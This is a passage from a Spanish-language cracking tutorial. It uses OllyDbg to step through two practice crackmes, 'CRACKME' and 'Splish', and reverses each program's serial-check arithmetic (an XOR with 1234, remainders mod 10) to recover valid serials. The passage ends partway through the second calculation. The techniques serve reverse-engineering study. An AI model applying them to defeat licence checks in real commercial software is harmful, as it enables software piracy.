
El valor de EDI es un valor hexadecimal, en la segunda línea veo su valor decimal, que corresponde a mi serial falso o sea lo que ha hecho con todo este loop (que es un loop bien conocido para los asiduos al cracking jeje ya lo ven y saben que a la salida estará el valor HEXA del serial falso.

O sea en resumidas cuentas si tipee


98989898 lo primero transformo esto en el número decimal 98989898 y luego lo transformo a hexa quedando 5E6774A.




En la siguiente línea se hace EDI XOR con 1234



Queda en mi caso 5E6657E sigamos traceando, lo mueve a EBX y llega al RET.



Vemos que al volver del ret llega a la comparación EAX con EBX, lleguemos allí, ese era el salto que decidía si era correcto o no así que estamos bien,



```
0040123D  .   83C4 04      ADD ESP,4
00401240  .   58           POP EAX
00401241  .   3BC3         CMP EAX,EBX
00401243  .v  74 07        JE SHORT CRACKME.0040124C
00401245  .   E8 18010000  CALL CRACKME.00401362
0040124A  .^  EB 9A        JMP SHORT CRACKME.004011E6
0040124C  >   E8 FC000000  CALL CRACKME.0040134D
00401251  .^  EB 93        JMP SHORT CRACKME.004011E6
00401253  .   C8 000000    ENTER 0,0
00401257  .   53           PUSH EBX
00401258  .   56           PUSH ESI
00401259  .   57           PUSH EDI
0040125A  .   817D 0C 1001 CMP DWORD PTR SS:[EBP+C],110
00401261  .v  74 34        JE SHORT CRACKME.00401297
00401263  .   817D 0C 1101 CMP DWORD PTR SS:[EBP+C],111
0040126A  .v  74 35        JE SHORT CRACKME.00401241
0040126C  .   837D 0C 10   CMP DWORD PTR SS:[EBP+C],10
00401270  .v  0F84 8100000 JE CRACKME.004012F7
00401276  .   817D 0C 0102 CMP DWORD PTR SS:[EBP+C],201
0040127D  .v  74 0C        JE SHORT CRACKME.0040128B
0040127F  .   B8 00000000  MOV EAX,0
00401284  >   5F           POP EDI
00401285  .   5E           POP ESI
EBX=05E6657E
EAX=0000547B
```

Al llegar vemos que compara el valor que calculó que esta en EBX con EAX que vale 547B

Como EAX es un valor determinado del programa y EBX es calculado a partir de mi serial falso el cual es incorrecto obviamente, aquí no hay igualdad.

Si EBX fuera igual a EAX el programa saltaría a CORRECTO, por lo tanto debemos analizar como llegar a que allí haya una igualdad.

Veamos nuestras anotaciones

EBX= (Valor hexadecimal del serial falso) XOR 1234

Como yo quiero que EBX sea igual que EAX, en dicho caso se verificara la igualdad y estaremos en el caso correcto

Si EAX=EBX

Reemplazo EBX por EAX ya que son iguales

EAX=(Valor hexadecimal del serial correcto) XOR 1234

Y ya no es más serial falso porque el serial que hace que EBX y EAX sean iguales es el serial correcto.

Despejo

EAX XOR 1234= (Valor hexadecimal del serial correcto)


Y EAX es un dato pues lo tengo de la comparación EAX=547B

547B XOR 1234 = (Valor hexadecimal del serial correcto)


Si soluciono el XOR

464F = (Valor hexadecimal del serial correcto)


Si 464F es el valor correcto hexadecimal, si lo paso a decimal tendré mi serial para tipear




Apreto decimal



Ese es el serial correcto para narvaja quitemos todos los BPM y BPs



Apreto OK



Y obtuve el serial para mi nombre

Esta es una forma de solucionarlo, otra forma de pensarlo que se llega a la misma soluciones es esta

Si a mi serial falso le hace operaciones y lo transforma a esas operaciones las llamamos función F

F (serial falso) =EBX

O sea que a mi serial falso le realiza ciertas operaciones llamadas F y lo convierte en EBX el cual comparará.

El otro miembro de la comparación que es EAX sigue el mismo parámetro

F (serial verdadero)=EAX

Aplicando las mismas operaciones al serial verdadero en este caso llego al valor de EAX, por lo tanto si tengo EAX ya que es un dato de la comparación y tengo las operaciones realizadas.

Para hallar el serial verdadero deberé a EAX realizarle las operaciones opuestas para hallar el serial verdadero.

Serial verdadero= (funciones opuestas de F) EAX

O sea si fuera que a mi serial falso se le sumo un valor para llegar a la comparación, este se lo deberé restar a EAX y así siempre debo realizarle las mismas operaciones pero opuestas.

En este caso la operación opuesta de XOR es la misma XOR ya que es una operación inversible


Por lo cual

XOR EAX será realizar la función opuesta de F y me dará el valor hexa de mi serial correcto, a partir del cual, pasándolo a decimal obtendré el serial verdadero.


Esto que parece mucho palabrerío no lo es tanto, de ambas formas despejando o realizando las operaciones opuestas normalmente se puede llegar al serial correcto, salvo que se use una operación que no tiene opuesta, ya veremos esos casos.

Veamos otro caso el del ya visto SPLISH pero en el modo USER-NAME ya que la parte HARDCODED ya la hemos hecho.

Arrancamos el SPLISH en OLLYDBG y estamos en el ENTRY POINT




Veamos las apis que utiliza




La conocida GetWindowTextA pongamos un BPX en dicha api

Y demos RUN con F9


Alli tipeamos el nombre y serial falso y apretamos el boton NAME/SERIAL CHECK




Para en la api veamos el BUFFER



Buscamos el BUFFER en el DUMP







Allí está vacío aun, hagamos EXECUTE TILL RETURN para llegar al RET y luego F7 para volver al programa.

```
Address   Hex dump                          ASCII
00403242  39 38 39 38 39 38 00 00           989898..
0040324A  00 00 00 00 00 00 00 00           ........
00403252  00 00 00 00 00 00 00 00           ........
0040325A  00 00 00 00 00 00 00 00           ........
00403262  00 00 00 00 00 00 00 00           ........
0040326A  00 00 00 00 00 00 00 00           ........
```


Vemos que en este caso ingreso primero el serial falso, así que marcamos el mismo y ponemos un BPM ON ACCESS.



Damos RUN




Para de nuevo en la api para ingresar el nombre, como esto por ahora no nos interesa damos RUN nuevamente.



Para en esta rutina

La primera línea mueve nuestro primer byte del serial falso si ejecutamos




Luego tenemos la siguiente instrucción CDQ, ya que no la explicamos veamos que dice nuestro amigo GOOGLE, el puede ayudar tipeamos en el buscador de GOOGLE CDQ ENSAMBLADOR.

```
cdq
idiv esi
```


La instrucción `idiv esi` divide el contenido de EDX:EAX por ESI poniendo el resultado de la división en EAX y el resto en EDX. Para poderse efectuar esta división el contenido de EDX debe ser igual a cero, lo que puede conseguirse mediante `cdq` o `xor edx, edx`. En este caso, no sería necesario poner a cero el registro EDX, pues como el resultado de la multiplicación anterior se coloca en EDX:EAX, con los valores que manejamos en este programa se pone EDX a cero.

En este caso igual no es necesario ya que EDX es cero y esta preparado para obtener el resto de la división pero como es un loop por si acaso siempre mejor antes de una IDIV usar el comando CDQ para preparar los registros EDX y EAX para la misma.


Pues dividirá EDX:EAX por ECX y el resultado va a EAX y el resto a EDX bueno este es todo el truco vemos que el byte nuestro vale 39 y lo dividirá por ECX que es 0A




Veamos que ocurre



Allí esta el resultado de la división esta en EAX y es 5 y el resto esta en EDX y es 7



Vemos que en la próxima línea guarda el resto de la división en 40324D veámoslo en el DUMP



Allí lo guardara ejecuto con f7

```
Address   Hex dump                         ASCII
0040324D  07 00 00 00 00 00 00 00  ........
00403255  00 00 00 02 08 08 03 05  ...♫◘♥♦♣
0040325D  05 03 00 00 00 00 00 00  ♣♥......
00403265  00 00 00 00 00 00 00 00  ........
```

Allí esta el 7 guardado

```
00401670  .  88141F        MOV BYTE PTR DS:[EDI+EBX],DL
00401673  .  43            INC EBX
00401674  .  3B1D 6734400  CMP EBX,DWORD PTR DS:[403467]
0040167A  .^ 75 ED         JNZ SHORT Splish.00401669
0040167C  .v EB 2A         JMP SHORT Splish.004016A8
```

```
004016A8  >  8D35 4D3240
DS:[00403467]=00000006
EBX=00000001
```

Vemos que EBX que era cero es incrementado y comparado con 6 para salir del loop por ahora no son iguales por lo tanto repite.

```
00401664  .  B9 0A000000   MOV ECX,0A
00401669  >  0FBE041E      MOVSX EAX,BYTE PTR DS:[ESI+EBX]
0040166D  .  99            CDQ
0040166E  .  F7F9          IDIV ECX
00401670  .  88141F        MOV BYTE PTR DS:[EDI+EBX],DL
00401673  .  43            INC EBX
00401674  .  3B1D 6734400  CMP EBX,DWORD PTR DS:[403467]
0040167A  .^ 75 ED         JNZ SHORT Splish.00401669
0040167C  .v EB 2A         JMP SHORT Splish.004016A8
0040167E  >  6A 00         PUSH 0
00401680  .  68 0A304000   PUSH Splish.0040300A
```

```
004016A8  >  8D35 4D3240
DS:[00403243]=38 ('8')
EAX=00000005
Jump from 0040167A
Address   Hex dump
```

Allí va leer el segundo byte

```
Registers (FPU)
EAX 00000038
ECX 0000000A
EDX 00000000
EBX 00000001
ESP 0012FC74
EBP 0012FC74
ESI 00403242 AS
EDI 0040324D Sp
EIP 0040166E Sp
C 1  ES 0023 32
```

De nuevo lo divide por 0a y guarda el resto

```
Registers (FPU)
EAX 00000005
ECX 0000000A
EDX 00000006
EBX 00000001
ESP 0012FC74
EBP 0012FC74
ESI 00403242 ASCII
EDI 0040324D Splish
EIP 00401670 Splish
C 1  ES 0023 32bit
P 0  CS 001B 32bit
A 1  SS 0023 32bit
```

```
00401670  .  88141F        MOV BYTE PTR DS:[EDI+EBX],DL
00401673  .  43            INC EBX
00401674  .  3B1D 6734400  CMP EBX,DWORD PTR DS:[403467]
0040167A  .^ 75 ED         JNZ SHORT Splish.00401669
0040167C  .v EB 2A         JMP SHORT Splish.004016A8
0040167E  >  6A 00         PUSH 0
00401680  .  68 0A304000   PUSH Splish.0040300A
00401685  .  68 A0304000   PUSH Splish.004030A0
0040168A  .  6A 00         PUSH 0
0040168C  .  E8 B7000000   CALL <JMP.&USER32.MessageBoxA>
00401691  .v EB 62         JMP SHORT Splish.004016F5
00401693  >  6A 00         PUSH 0
00401695  .  68 0A304000   PUSH Splish.0040300A
0040169A  .  68 B8304000   PUSH Splish.004030B8
0040169F  .  6A 00         PUSH 0
004016A1  .  E8 A2000000   CALL <JMP.&USER32.MessageBoxA>
004016A6  .v EB 4D         JMP SHORT Splish.004016F5
004016A8  >  8D35 4D32400  LEA ESI,DWORD PTR DS:[40324D]

DL=06
DS:[0040324E]=00

Address   Hex dump                          ASCII
0040324D  07 00 00 00 00 00 00 00  ........
00403255  00 00 00 02 08 08 03 05  ...♂◘◘♥♣
0040325D  05 03 00 00 00 00 00 00  ♣♥......
00403265  00 00 00 00 00 00 00 00  ........
0040326D  00 00 00 00 00 00 00 00  ........
00403275  00 00 00 00 00 00 00 00  ........
```

A continuación del otro byte lo guardara

```
Address   Hex dump                          ASCII
0040324D  07 06 00 00 00 00 00 00  ·♠......
00403255  00 00 00 02 08 08 03 05  ...♂◘◘♥♣
0040325D  05 03 00 00 00 00 00 00  ♣♥......
00403265  00 00 00 00 00 00 00 00  ........
0040326D  00 00 00 00 00 00 00 00  ........
00403275  00 00 00 00 00 00 00 00  ........
```

Bueno vemos que no hay variación realiza la misma operación en todos los bytes.

```
Address   Hex dump                          ASCII
0040324D  07 06 07 06 07 06 00 00  ·♠·♠·♠..
00403255  00 00 00 02 08 08 03 05  ...♂◘◘♥♣
0040325D  05 03 00 00 00 00 00 00  ♣♥......
00403265  00 00 00 00 00 00 00 00  ........
```

Y sale del loop al no saltar el JNZ que nos retornaba al inicio del mismo.

```
00401673  .  43            INC EBX
00401674  .  3B1D 6734400  CMP EBX,DWORD PTR DS:[403467]
0040167A  .^ 75 ED         JNZ SHORT Splish.00401669
0040167C  .v EB 2A         JMP SHORT Splish.004016A8
0040167E  >  6A 00         PUSH 0                          Style = MB_OK|MB_APPLMODAL
00401680  .  68 0A304000   PUSH Splish.0040300A            Title = "Splish, Splash"
00401685  .  68 A0304000   PUSH Splish.004030A0            Text = "Please enter your name."
0040168A  .  6A 00         PUSH 0                          hOwner = NULL
0040168C  .  E8 B7000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
00401691  .v EB 62         JMP SHORT Splish.004016F5
00401693  >  6A 00         PUSH 0                          Style = MB_OK|MB_APPLMODAL
00401695  .  68 0A304000   PUSH Splish.0040300A            Title = "Splish, Splash"
0040169A  .  68 B8304000   PUSH Splish.004030B8            Text = "Please enter your serial number."
0040169F  .  6A 00         PUSH 0                          hOwner = NULL
004016A1  .  E8 A2000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004016A6  .v EB 4D         JMP SHORT Splish.004016F5
004016A8  >  8D35 4D32400  LEA ESI,DWORD PTR DS:[40324D]
004016AE  .  8D3D 5832400  LEA EDI,DWORD PTR DS:[403258]
```

Llegamos allí y vemos los mensajes de correcto o incorrecto por lo cual ya sabemos que estamos cerca.

```
004016A1  .   E8 A2000000   CALL <JMP.&USER32.MessageBoxA>                  MessageBoxA
004016A6  .v  EB 4D         JMP SHORT Splish.004016F5
004016A8  >   8D35 4D32400  LEA ESI,DWORD PTR DS:[40324D]
004016AE  .   8D3D 5832400  LEA EDI,DWORD PTR DS:[403258]
004016B4  .   33DB          XOR EBX,EBX
004016B6  >   3B1D 6334400  CMP EBX,DWORD PTR DS:[403463]
004016BC  .v  74 0F         JE SHORT Splish.004016CD
004016BE  .   0FBE041F      MOVSX EAX,BYTE PTR DS:[EDI+EBX]
004016C2  .   0FBE0C1E      MOVSX ECX,BYTE PTR DS:[ESI+EBX]
004016C6  .   3BC1          CMP EAX,ECX
004016C8  .v  75 18         JNZ SHORT Splish.004016E2
004016CA  .   43            INC EBX
004016CB  .^  EB E9         JMP SHORT Splish.004016B6
004016CD  >   6A 00         PUSH 0                                          Style = MB_OK|MB_APPLMODAL
004016CF  .   68 0A304000   PUSH Splish.0040300A                            Title = "Splish, Splash"
004016D4  .   68 42304000   PUSH Splish.00403042                            Text = "Good job, now keygen it."
004016D9  .   6A 00         PUSH 0                                          hOwner = NULL
004016DB  .   E8 68000000   CALL <JMP.&USER32.MessageBoxA>                  MessageBoxA
004016E0  .v  EB 13         JMP SHORT Splish.004016F5
004016E2  >   6A 00         PUSH 0                                          Style = MB_OK|MB_APPLMODAL
004016E4  .   68 0A304000   PUSH Splish.0040300A                            Title = "Splish, Splash"
004016E9  .   68 67304000   PUSH Splish.00403067                            Text = "Sorry, please try again."
004016EE  .   6A 00         PUSH 0                                          hOwner = NULL
004016F0  .   E8 53000000   CALL <JMP.&USER32.MessageBoxA>                  MessageBoxA
004016F5  >   C9            LEAVE
004016F6  .   C2 0800       RETN 8
```

Luego hay dos LEA que mueven direcciones a ESI y EDI

```
Registers (FPU)
EAX 00000005
ECX 0000000A
EDX 00000006
EBX 00000006
ESP 0012FC74
EBP 0012FC74
ESI 0040324D Sp
EDI 00403258 Sp
EIP 004016B4 Sp
C 0  ES 0023 32
```

ESI apunta a donde guardo los restos y EDI apunta a algo interesante jeje?

```
Address   Hex dump                          ASCII
0040324D  07 06 07 06 07 06 00 00  ♠•♠•♠..
00403255  00 00 00 02 08 08 03 05  ...◘◙♥♣
0040325D  05 03 00 00 00 00 00 00  ♣♥......
00403265  00 00 00 00 00 00 00 00  ........
0040326D  00 00 00 00 00 00 00 00  ........
00403275  00 00 00 00 00 00 00 00  ........
0040327D  00 00 00 00 00 00 00 00  ........
```

Sigamos

```
004016AE  .   8D3D 5832400  LEA EDI,DWORD PTR DS:[403258]
004016B4  .   33DB          XOR EBX,EBX
004016B6  >   3B1D 6334400  CMP EBX,DWORD PTR DS:[403463]
004016BC  .v  74 0F         JE SHORT Splish.004016CD
004016BE  .   0FBE041F      MOVSX EAX,BYTE PTR DS:[EDI+EBX]
004016C2  .   0FBE0C1E      MOVSX ECX,BYTE PTR DS:[ESI+EBX]
004016C6  .   3BC1          CMP EAX,ECX
004016C8  .v  75 18         JNZ SHORT Splish.004016E2
004016CA  .   43            INC EBX
004016CB  .^  EB E9         JMP SHORT Splish.004016B6
004016CD  >   6A 00         PUSH 0
004016CF  .   68 0A304000   PUSH Splish.0040300A
004016D4  .   68 42304000   PUSH Splish.00403042
004016D9  .   6A 00         PUSH 0
004016DB  .   E8 68000000   CALL <JMP.&USER32.MessageBoxA>
004016E0  .v  EB 13         JMP SHORT Splish.004016F5
004016E2  >   6A 00         PUSH 0
004016E4  .   68 0A304000   PUSH Splish.0040300A
004016E9  .   68 67304000   PUSH Splish.00403067
004016EE  .   6A 00         PUSH 0
004016F0  .   E8 53000000   CALL <JMP.&USER32.MessageBoxA>
004016F5  >   C9            LEAVE
004016F6  .   C2 0800       RETN 8
004016F9      CC            INT3
004016FA  $-  FF25 7020400  JMP DWORD PTR DS:[<&USER32.BeginPai
DS:[00403463]=00000007
EBX=00000000
Jump from 004016CB
```

Vemos que EBX vale cero y lo compara con 7 y si es igual

```
004016AE  .  8D3D 5832400  LEA EDI,DWORD PTR DS:[403258]
004016B4  .  33DB          XOR EBX,EBX
004016B6  >  3B1D 6334400  CMP EBX,DWORD PTR DS:[403463]
004016BC  .v 74 0F         JE SHORT Splish.004016CD
004016BE  .  0FBE041F      MOVSX EAX,BYTE PTR DS:[EDI+EBX]
004016C2  .  0FBE0C1E      MOVSX ECX,BYTE PTR DS:[ESI+EBX]
004016C6  .  3BC1          CMP EAX,ECX
004016C8  .v 75 18         JNZ SHORT Splish.004016E2
004016CA  .  43            INC EBX
004016CB  .^ EB E9         JMP SHORT Splish.004016B6
004016CD  >  6A 00         PUSH 0                   Style = MB_OK|MB_APPLMODAL
004016CF  .  68 0A304000   PUSH Splish.0040300A     Title = "Splish, Splash"
004016D4  .  68 42304000   PUSH Splish.00403042     Text = "Good job, now keygen it."
004016D9  .  6A 00         PUSH 0                   hOwner = NULL
004016DB  .  E8 68000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004016E0  .v EB 13         JMP SHORT Splish.004016F5
```

Saltaría al cartel correcto lo que pasa que hay un loop y en el medio otro JNZ de las comparaciones que si una sola falla nos llevara antes al cartel de incorrecto.

```
004016AE  .  8D3D 5832400  LEA EDI,DWORD PTR DS:[403258]
004016B4  .  33DB          XOR EBX,EBX
004016B6  >  3B1D 6334400  CMP EBX,DWORD PTR DS:[403463]
004016BC  .v 74 0F         JE SHORT Splish.004016CD
004016BE  .  0FBE041F      MOVSX EAX,BYTE PTR DS:[EDI+EBX]
004016C2  .  0FBE0C1E      MOVSX ECX,BYTE PTR DS:[ESI+EBX]
004016C6  .  3BC1          CMP EAX,ECX
004016C8  .v 75 18         JNZ SHORT Splish.004016E2
004016CA  .  43            INC EBX
004016CB  .^ EB E9         JMP SHORT Splish.004016B6
004016CD  >  6A 00         PUSH 0                   Style = MB_OK|MB_APPLMODAL
004016CF  .  68 0A304000   PUSH Splish.0040300A     Title = "Splish, Splash"
004016D4  .  68 42304000   PUSH Splish.00403042     Text = "Good job, now keygen it."
004016D9  .  6A 00         PUSH 0                   hOwner = NULL
004016DB  .  E8 68000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004016E0  .v EB 13         JMP SHORT Splish.004016F5
004016E2  >  6A 00         PUSH 0                   Style = MB_OK|MB_APPLMODAL
004016E4  .  68 0A304000   PUSH Splish.0040300A     Title = "Splish, Splash"
004016E9  .  68 67304000   PUSH Splish.00403067     Text = "Sorry, please try again."
004016EE  .  6A 00         PUSH 0                   hOwner = NULL
004016F0  .  E8 53000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004016F5  >  C9            LEAVE
```

Bueno veamos que compara

```
Address   Hex dump                  ASCII
0040324D  07 06 07 06 07 06 00 00   ♠•♠•♠..
00403255  00 00 00 02 08 08 03 05   ...◘◘♥♣
0040325D  05 03 00 00 00 00 00 00   ♣♥......
00403265  00 00 00 00 00 00 00 00   ........
0040326D  00 00 00 00 00 00 00 00   ........
```

A EAX moverá el primer byte que apunta EDI que es 02 y a ECX mueve el primer byte de mis restos o sea 7.

```
004016BE  .  0FBE041F      MOVSX EAX,BYTE PTR DS:[EDI+EBX]
004016C2  .  0FBE0C1E      MOVSX ECX,BYTE PTR DS:[ESI+EBX]
004016C6  .  3BC1          CMP EAX,ECX
004016C8  .v 75 18         JNZ SHORT Splish.004016E2
004016CA  .  43            INC EBX
004016CB  .^ EB E9         JMP SHORT Splish.004016B6
004016CD  >  6A 00         PUSH 0
```

```
004016FA  $- FF25 702
ECX=00000007
EAX=00000002
```

Y si vemos que si el resto del primer byte hubiera sido 02 la comparación seria exitosa.

En mi caso para hallar el resto

39= 5 .0A + 7

Ya que el resultado de 39 dividido 0a daba 5 con resto 7, eso quiere decir que al multiplicar 0a por 5 me da 32 y al sumarle 7 me da 39 lo cual se ve reflejado en esa formula

39= 5 x 0A + 7

Como el resto correcto debería ser dos para el caso del serial correcto

BYTE CORRECTO= 5 x 0A + 2

BYTE CORRECTO= 32 +2 = 34

O sea 34 que es el numero 4 en ASCII

También podemos ver que si al realizar


BYTE CORRECTO= 5 x 0A + 2

Al realizar 5 x 0A + 2 se pasa de los números posibles de una cifra (de 30 a 39) en ese caso es porque el resultado de la división no era cinco sino 4 por lo cual disminuimos y intentamos nuevamente con

BYTE CORRECTO= 4 x 0A + RESTO

Bueno ya calculamos nuestro primer byte es 34 o sea **4** en ASCII

Vemos los otros bytes correctos que va a comparar con mis restos.



Con 02 ya calculamos

Sigamos con 08

BYTE CORRECTO= 5 x 0A + 8

